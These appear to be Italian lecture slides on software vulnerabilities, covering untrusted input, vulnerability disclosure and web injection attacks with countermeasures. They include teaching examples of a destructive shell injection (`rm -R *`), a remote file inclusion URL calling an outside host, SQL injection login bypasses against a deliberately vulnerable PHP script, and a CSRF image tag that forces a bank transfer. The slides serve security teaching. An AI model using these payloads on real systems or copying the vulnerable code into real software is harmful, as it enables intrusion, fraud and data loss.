vulnerabilità del software


software da fonte non fidata

- l'esecuzione diretta di software proveniente da una fonte non fidata è una grave minaccia
  - es. software scaricato da siti web malevoli
  - es. "troian" diffusi su social o email
- la vulnerabilità in questo caso non è nei sistemi informatici ma nell'utente inesperto

software da fonte fidata

- contromisure
  - formazione
  - soluzioni tecniche per impedire l'esecuzione del software
- non basta essere certi della fonte: il software può
  - essere *non corretto*
  - contenere bug
  - fare eccessive "assunzioni" sull'ambiente circostante

correttezza del software




- un programma è corretto quando su qualsiasi input che soddisfa le precondizioni l'output soddisfa le postcondizioni
- assumiamo (leggi "riponiamo fiducia") che…
  - il produttore/progettista abbia chiare precondizioni e postcondizioni

correttezza e sicurezza

- programmi non corretti sono una minaccia
  - fanno cose inattese
- ma...
  - formazione dei programmatori puntata sulla correttezza rispetto alle specifiche
  - contratti, capitolati, gare forniscono specifiche
  - collaudo
- …ma la correttezza non basta
- non è detto che l'input soddisfi le precondizioni!

programmi corretti e input non corretto



precondizioni
verifica

postcondizioni
error handling

- un programma corretto **è vulnerabile** quando esiste un input che **non soddisfa la precondizioni** per cui non c'è una verifica e un error handling "adeguato"

«by contract» vs. «defensive»

- contratto tra chiamante e chiamato
  - contratto = precondizione+postocondizione
  - importante nell'ambito della chiamata a metodo (o funzione o affini)
- approccio design by contract
  - il chiamato assume che le precondizioni siano rispettate
  - efficiente
  - tipicamente adottato per i rilasci ufficiali
- approccio defensive programming
  - il chiamato non si fida e verifica la precondizione
  - infefficente
  - tipiamente aodttato in fase di sviluppo e debug
  - ma anche **fondamentale per la sicurezza**
    - da usare in release solo dove è strettamente necessario (vedi «input non fidato»)

input fidato e **non fidato**

- una sorgente di input è o fidata o non fidata
  - la fiducia è sempre definita rispetto ad un certo programma o esecuzione di programma in un dato contesto (es. passwd eseguito da root)
- **non fidata** se…
  - il programma opera con diritti diversi o maggiori del soggetto che ha creato l'input

- un programma vulnerabile diviene una minaccia quando il suo input proviene da fonte **non fidata**
  - perché la sorgente può sfruttare la vulerabilità del programma per effettuare operazione che altrimenti non potrebbe fare

input fidato e non: esempi

- esempi di fonti non fidate
  - pagine web per il browser
    - il browser può scrivere sulla home dell'utente, chi ha creato la pagina web no
  - richieste http per un web server
    - il web server può leggere il filesystem dell'host su cui è installato, il browser che fa la richesta no
  - email per il mail user agent (mua)
    - il mua può scrivere sulla home dell'utente, chi ha creato l'email no
  - i parametri del comando passwd per il comando passwd
    - il comando passwd può modifcare il file /etc/passwd, l'utente che lancia tale comando no (non direttamente)

programmi senza validazione dell'input

- se l'input non è validato il comportamento può essere imprevedibile
- tipicamente crash
  - …se l'input contiene è errore innocuo
- nel caso peggiore il programma può eseguire operazioni aribtrarie
  - …per esempio formattare il vostro hard disk
- se l'input è costruito ad arte da un hacker egli può decidere ciò che il vostro programma farà

applicazioni comuni e input non fidato

- altri esempi di programmi in cui una vulnerabilità può rappresentare una minaccia…
- …quando l'input (documenti o programmi) sono ottenuti via email, web, ftp
  - suite di produttività (es. office)
  - viewer (es. acrobat per i pdf)
  - interpreti anche se "sicuri" (la Java Virtual Machine del vostro browser)
    - virtualizzazione, sandbox, ecc.

gli effetti visibili di una vulnerabilità

- un qualsiasi comportamento anomalo (inatteso) può essere riconducibile ad una vulnerabilità
  - a fronte di un input ben formato o malformato

casi notevoli:

- crash
  - tipico di programmi compilati
- errore proveniente dal database
  - per le web application
- errore proveniente dall'interprete
  - per i programmi interpretati

…ma è difficile da sfruttare…

ci si chiede se una vulnerabilità sia rilevante in relazione alla difficoltà d'uso da parte di un hacker

- se è difficile o no da sfruttare non è una questione che compete all'utente

- gli hacker riescono a produrre exploit anche per vulnerabilità apparentemente non usabili

quindi….

vulnerabilità: cosa fare

- chi trova una vulnerabilità in un software noto…
  - avvisa il “suo” Computer Emergency Response Team or Computer Security Incident Response Team
- il CERT/CSIRT
  - verifica l’esistenza della vulnerabilità
  - avverte il produttore
  - dopo un certo periodo di tempo (15-30gg) divulga il security advisory (tipicamente via web o mailing list)


non sempre ciò accade

- le vulnerabilità possono essere vendute su mercati illeciti nel *dark web*
  - le nuove vulnerabilità sono dette *zero-days*

- anche altri semilavorati o prodotti hanno un mercato illecito
  - exploit, virus, zombies (macchine compromesse), botnet, credenziali, n. di carte di credito, dati personali, ecc.
  - sempre più spesso venduti come *-as-a-service

cybercrime value chain

- per esempio



Tratto da
P. H. Meland, et al., The Ransomware-as-a-Service economy within the darknet, Computers & Security, Vol. 92, 2020

un listino prezzi

Fonte: kaspersky (2009)

- botnet: $50 to thousands of dollars for a continuous 24-hour attack.
- Stolen bank account details vary from $1 to $1,500 depending on the level of detail and account balance.
- Personal data capable of allowing the criminals to open accounts in stolen names costs $5 to $8 for US citizens; two or three times that for EU citizens.
- A list of one million email addresses costs between $20 and $100; spammers charge $150 to $200 extra for doing the mailshot.
- Targeted spam mailshots can cost from $70 for a few thousand names to $1,000 of tens of millions of names.
- User accounts for paid online services and games stores such as Steam go for $7 to $15 per account.
- Phishers pay $1,000 to $2,000 a month for access to fast flux botnets
- Spam to optimise a search engine ranking is about $300 per month.
- Adware and malware installation ranges from 30 cents to $1.50 for each program installed. But rates for infecting a computer can vary widely, from $3 in China to $120 in the US, per computer.

CERT/CSIRT

- i CERT/CSIRT svolgono anche funzioni di coordinamento, divulgazione e supporto alla risposta agli incidenti
  - dovrebbero collaborare tra di loro ma raramente ciò avviene
- alcuni cert famosi
  - cert italiano (presso il MiSE)
    - www.certnazionale.it, www.cert-pa.it, www.csirt-ita.it
  - cert statunitense www.us-cert.gov
  - www.cert.org
    - presso il software engineering insitute della Cernegie Mellon Univerisyt (www.sei.cmu.edu)

vulnerabilities database

- alcuni database di vulnerabilità famosi
  - National Vulnerability Database - nvd.nist.gov
  - Common Vulnerability Exposure - cve.mitre.org
- altre fonti
  - SANS www.sans.org
  - SecurityFocus www.securityfocus.com
  - tutti i produttori hanno servizi per la sicurezza (mailing list, patches, bugtracking)
    - http://www.microsoft.com/security
    - http://www.redhat.com/security/

esempio di security advisory

https://nvd.nist.gov/search - search for “explorer jpeg”

Vulnerability Summary CVE-2005-2308

Original release date: 7/19/2005
Last revised: 10/20/2005
Source: US-CERT/NIST

Overview

The JPEG decoder in Microsoft Internet Explorer allows remote attackers to cause a denial of service (CPU consumption or crash) and possibly execute arbitrary code via certain crafted JPEG images, as demonstrated using (1) mov_fencepost.jpg, (2) cmp_fencepost.jpg, (3) oom_dos.jpg, or (4) random.jpg.

Impact

CVSS Severity: 8.0 (High) Approximated
Range: Remotely exploitable
Impact Type: Provides user account access , Allows disruption of service

References to Advisories, Solutions, and Tools

External Source: BID (disclaimer)

Name: 14286

Hyperlink: http://www.securityfocus.com/bid/14286

[…]

Vulnerable software and versions

Microsoft, Internet Explorer, 6.0 SP2

Technical Details

CVSS Base Score Vector: (AV:R/AC:L/Au:NR/C:P/I:P/A:C/B:N) Approximated (legend)
Vulnerability Type: Buffer Overflow , Design Error

CVE Standard Vulnerability Entry:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2308

impatto della mancata validazione dell'input

tipo	2012		2015		2017	
	qty	%	qty	%	qty	%
xss	801	15,41%	683	10,77%	1277	8,49%
csrf	165	3,17%	209	3,29%	248	1,65%
php	685	13,18%	465	7,33%	937	6,23%
buffer	428	8,23%	375	5,91%	1236	8,22%
sql	334	6,42%	315	4,97%	637	4,24%
	2413	46,41%	2047	32,27%	4335	28,83%
total	**5199**		**6344**		**15037**	
firmware	51	0,98%	141	2,22%	409	2,72%
Android					1188	7,90%

da http://nvd.nist.gov feeds in formato xml
stima in base alla presenza di parole nel campo "vuln:summary"

vulnerabilità di programmi interpretati

code injection

- inserimento, tramite l'input, di codice dentro un programma
  - l'obiettivo di gran parte degli attacchi
- si può fare in tanti modi diversi

il problema della sostituzione

- molti linguaggi interpretati si basano su sostituzioni
  - linguaggi per shell scripting (es. bash, perl)
  - SQL
  - liguaggi per lo sviluppo di web applications
- un input *X* diventa parte di una stringa *S*
- *S* viene trattata come parte di codice
- esempio il programma prova.sh

```
#!/bin/sh
echo $1
```

- cosa succede se scrivo…

```
prova.sh "`rm -R *`"
```

?

  - non fate la prova, è pericolso!!!

bash

- evitare di scrivere script bash che girano su input non fidato
  - es. server

- la preoccupazione per il problema nella comunità open source è tale che il kernel linux adotta strategie per limitare che gli amministratori di sistema lo facciano

taint mode

- tipicamente usato in perl
- perl è fortemente basato su sostituzioni
  - molti script perl sono vulnerabili
  - lo sono molti vecchi .cgi
- *taint mode* (perl –T)
  - quando eseguito in “taint mode” l’interprete genera un errore quando un dato che deriva da un input viene usato all’interno di system(), open(), exec, ecc.
- utile per verificare programmi perl che non si fidano dell’input
- altri linguaggi anno strumenti analoghi

remote file inclusion

- oroblema tipico di siti scritti in php
- il codice dell'applicazione ha include parametrici
  - es. <? php include($page . '.php'); ….
- i parametri sono inzializzati dall'url
  - http://www.sb.com/index.php?page=userheader
  - si presume che userheader.php sia presente sul server
- exploit
  - http://www.sb.com/index.php?page=http://www.malicious.com/include_me

sql injection

- è una tecnica di attacco a application server basati su database
  - cioè tutti
- tipicamente l'application server genera statememement SQL a partire dall'input
  - l'input sono i parametri passati gramite GET e POST

DB di esempio

```
mysql> show columns from user;
+----------+----------+------+-----+---------+-------+
| Field    | Type     | Null | Key | Default | Extra |
+----------+----------+------+-----+---------+-------+
| name     | char(11) |      | PRI |         |       |
| password | char(11) |      |     |         |       |
| role     | char(11) |      |     |         |       |
+----------+----------+------+-----+---------+-------+
3 rows in set (0.00 sec)

mysql> show columns from role;
+------------+---------------+------+-----+---------+-------+
| Field      | Type          | Null | Key | Default | Extra |
+------------+---------------+------+-----+---------+-------+
| adduser    | enum('Y','N') |      |     | Y       |       |
| deluser    | enum('Y','N') |      |     | Y       |       |
| viewdata   | enum('Y','N') |      |     | Y       |       |
| modifydata | enum('Y','N') |      |     | Y       |       |
| rolename   | char(11)      |      | PRI |         |       |
+------------+---------------+------+-----+---------+-------+
5 rows in set (0.00 sec)

mysql>
```

esempio

- /var/www/php/login.html

```
<html>
 <head>
  <title>The login form</title>
 </head>
 <body>

<form action="access.php" method="POST">
username: <input type=text name=name><br>
password: <input type=password name=password><br>
<input type=submit>
</form>


</body>
</html>
```

esempio

- /var/www/php/access.php

```
<?
  mysql_pconnect("localhost","root","");
  mysql_select_db("test");
  $name=$_POST['name'];
  $pwd=$_POST['password'];

  $query= "SELECT role
    FROM user
    WHERE name='$name' AND password='$pwd'";

  echo "Name: $name<br>\n";
  echo "Password: $pwd<br>\n";
  echo "Query: $query<br>\n";

  $result = mysql_query($query);
```

esempio

```
...

  if ( ! $result )
        {
        echo "mysql error:<BR> " . mysql_error()  . "\n";
        }

  if ( $result && mysql_num_rows($result)>0 )
       {
       $a = mysql_fetch_array($result);
       $role=$a[role];
       echo "<BR><BR>Ciao $name il tuo ruolo e' $role\n";
       }
  else
     {
     echo "<BR><BR>No user.";
     }
?>
```

comportamento normale

- la stringa di benventuo viene stampata solo se la password è corretta
  - Ciao $name il tuo ruolo e' $role\n
- altrimenti si comunica che un tale utente non esiste
  - No user.

- ... ma è possibile entrare anche senza password :)

sql injection

- l'idea è di dare un input che modifica la semantica della query sql, esempio...

```
SELECT role
    FROM user
    WHERE name='$name' AND
  password='$pwd'
```

cosa diventa se

$name= “maurizio' -- ”

sql injection

- SELECT role FROM user WHERE name='maurizio' -- ' AND password=''
  - l'ultima parte è commentata!!!
  - non c'è più bisogno della password

sql injection

- con $name= “ksdf' or 1=1 -- ”
- SELECT role FROM user WHERE name='ksdf' or 1=1 -- ' AND password=''
  - la condizione è sempre vera!
  - non c'è bisogno neanche di conoscere il nome utente!

rilevare la vulnerabilità

- inserire un apice in una form, se si ottiene un errore il sito è vulnerabile
  - rileva solo vulnerabilità ovvie
- usare un fuzzer
  - software per provare automaticamente stringhe come ’, ’’, \’, \\’,
  - può rilevare una vulnerabilità dovuto ad un quoting fatto male
- ricorda: non è necessario fare l’exploit per dedurre la vulnerabilità

varianti

- alcuni DBMS permettono di eseguire più statements separati da “;”
  - molto semplice aggiungere nuove query in coda
- tramite INSERT è possibile modificare il DB.
- molti DBMS possono memorizzare nel DB degli script che possono essere eseguiti
  - stored procedure
- sql injection può provocare l'esecuzione di stored procedure

difficoltà

- creare un attacco sql injection senza avere il codice del sistema è difficile (non impossibile)
- l'attacco è semplificato se
  - si conoscono i nomi delle tabelle e delle colonne
  - si conoscono le query
- su sistemi open source l'attacco è più semplice

rilevare l'attacco

- il web server non va in crash
- il servizio non è interrotto
  - a meno che non si sia corrotto il DB
- l'attacco potrebbe richiedere moltissimi tentativi automatizzati
  - gli errori sql potrebbero non venir loggati
  - molti accessi sono forse rilevabili da un network IDS
- se il database viene modificato tramite INSERT rimangono tracce evidenti

mascherare l'attacco

- difficile se il codice non è noto
- se il codice è noto l'attacco sarà stato messo a punto “in vitro”
- se l'attacco permette di avere accesso alla macchina tutte le tracce possono essere fatte sparire velocemente
- se l'attacco non permette di accedere alla macchina è difficile eliminare le tracce

evitare l'attacco

- fare il controllo di tutti gli input!!!
- preprocessare gli input
  - ' → \'
  - “ → \“
  - \ → \\ ecc.
- recenti versioni di PHP lo fanno da sole
  - configurabile
  - qual’è il default?
  - non è detto che il programmatore possa scegliere la configurazione di php (vedi hosting)

SQL prepared statements

- è un modo per registrare un modello di query
  - es.

```
PreparedStatement stmt = conn.prepareStatement(
        "SELECT * FROM products WHERE name = ?")
stmt.setString(1, "shoes");
ResultSet rs = stmt.executeQuery();
```

- pensate per l'efficienza
- risolvono anche problemi di SQL injection
  - i valori sono inseriti direttamente in una versione compilata della query

può non bastare

- attenzione a unicode
- certi apici vengono trasformati dopo eventuali check e quoting!

  – esempio MySql
  Bug #22243 Unicode SQL Injection Exploit
  http://bugs.mysql.com/bug.php?id=22243

code injection su pagine web
xss

web: l'illusione del "sito corretto"

- "se l'url è quello giusto allora mi fido del sito"
  - … ma il sito può essere vulnerabile

- possibilità di modificare il comportamento di un sito puntandolo con un opportuno url
  - cross-site scripting (xss)
    - persistent
    - non-persistent
- cross-site request forgery (csrf)

non-persistent xss

- i server-side scripts possono usare parametri dell'url per formare le pagine visualizzate
- dai parametri nell'url l'html può essere iniettato nella pagina di risposta
- html può contenere client-side scripts
- il codice iniettato può inviare dati immessi in una form a chiunque
- molto difficile da rilevare perché il sito è quello giusto!

non-persistent xss

- ciò che si vede nell'email
  - "La preghiamo di verificare che il suo conto corrente presso securebank.com non contenga addebiti illeciti."
- il sorgente
  - "… presso securebank.com …"
  - script iniettato: <script>... </script>

non-persistent xss

- gli script server site usano il parametro “t” per il titolo della pagina
- ciò che l’utente vede
  - una pagina con titolo “login sicuro”
- il sorgente che lo produce
  - <title> login sicuro <script>…</script> </title>
  - <script>…</script> viene eseguito dal browser
- lo script può essere sofisticato e inviare username e password all’attaccante

persistent xss

- spesso i siti ricordano gli input degli utenti e poi li visualizzano
  - es. messaggi di un forum
  - la visualizzazione può avvenire quando un altro utente è loggato e lo script eseguito nel suo browser
- lo script entra in azione ad ogni visualizzazione
- lo script può replicarsi creando client-side worm!
  - specialmente su social networks

dom based xss

- dom: document object model
  - struttura dati che rappresenta una pagina html nel browser
  - può essere modificata «al volo» in javascript
- ajax premette di caricare ulteriori dati dal server
- javascript modifica il dom con i dati caricati
- i dati caricati possono contenere script precedentemente iniettati
  - ed essere caricati quando l'utente interagisce con la pagina

contromisura

- due alternative
  - non ammettere html come input
  - non ammettere html come output
    - Quoting
- XSS protection nei browser
  - verifica che gli script eseguiti non siano presenti nei parametri

altre vulnerabilità del web

cross-site request forgery (csrf)

- provate a mettere questo in una pagina
  - clicca qui
- se l'utente è già loggato su securebank.com il bonifico è eseguito
- condizioni per l'attacco
  - securebank: sessione mantenuta con cookie
  - bob è loggato quando clicca
  - securebank non verifica il «referrer header»

csrf senza azione utente

- <img src="http://securebank.com/bonifico?account=bob&amount=1000000&for=Fred">
- «l’immagine» viene caricata dal browser appena la pagina viene visualizzata
  - ... e il bonifico effettuato

login csrf

- S: un sito vulnerabile
- X: l'attaccante, ha un account su S
- U: utente ignaro...

- X fa un csrf che fa loggare U con le credenziali di X su S.
- U esegue azioni pensando che le sue azioni non vengano registrate
- X può poi loggarsi su S e verificare lo stato dell'account
  - esempio: ultime azioni fatte, rivelando informazioni private dell'utente

contromisura

- verifica sempre il referrer header
- non usare solo un cookie per la sessione ma anche un token passato come parametro
  - usare solo il token espone ad altri tipi di attacchi (session fixation)

web security: owasp.org

- enabling organizations to conceive, develop, acquire, operate, and maintain (web) applications that can be trusted
- open community
  - tutto il materiale rilasciato «free»
  - vulnerabilità attacchi contromisure documentazione codice ecc.

- è il punto di riferimento per la web security

T10 OWASP Top 10 Application Security Risks – 2017

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

https://owasp.org/www-project-top-ten/

T10 OWASP Top 10 Application Security Risks – 2017

A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.
A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

https://owasp.org/www-project-top-ten/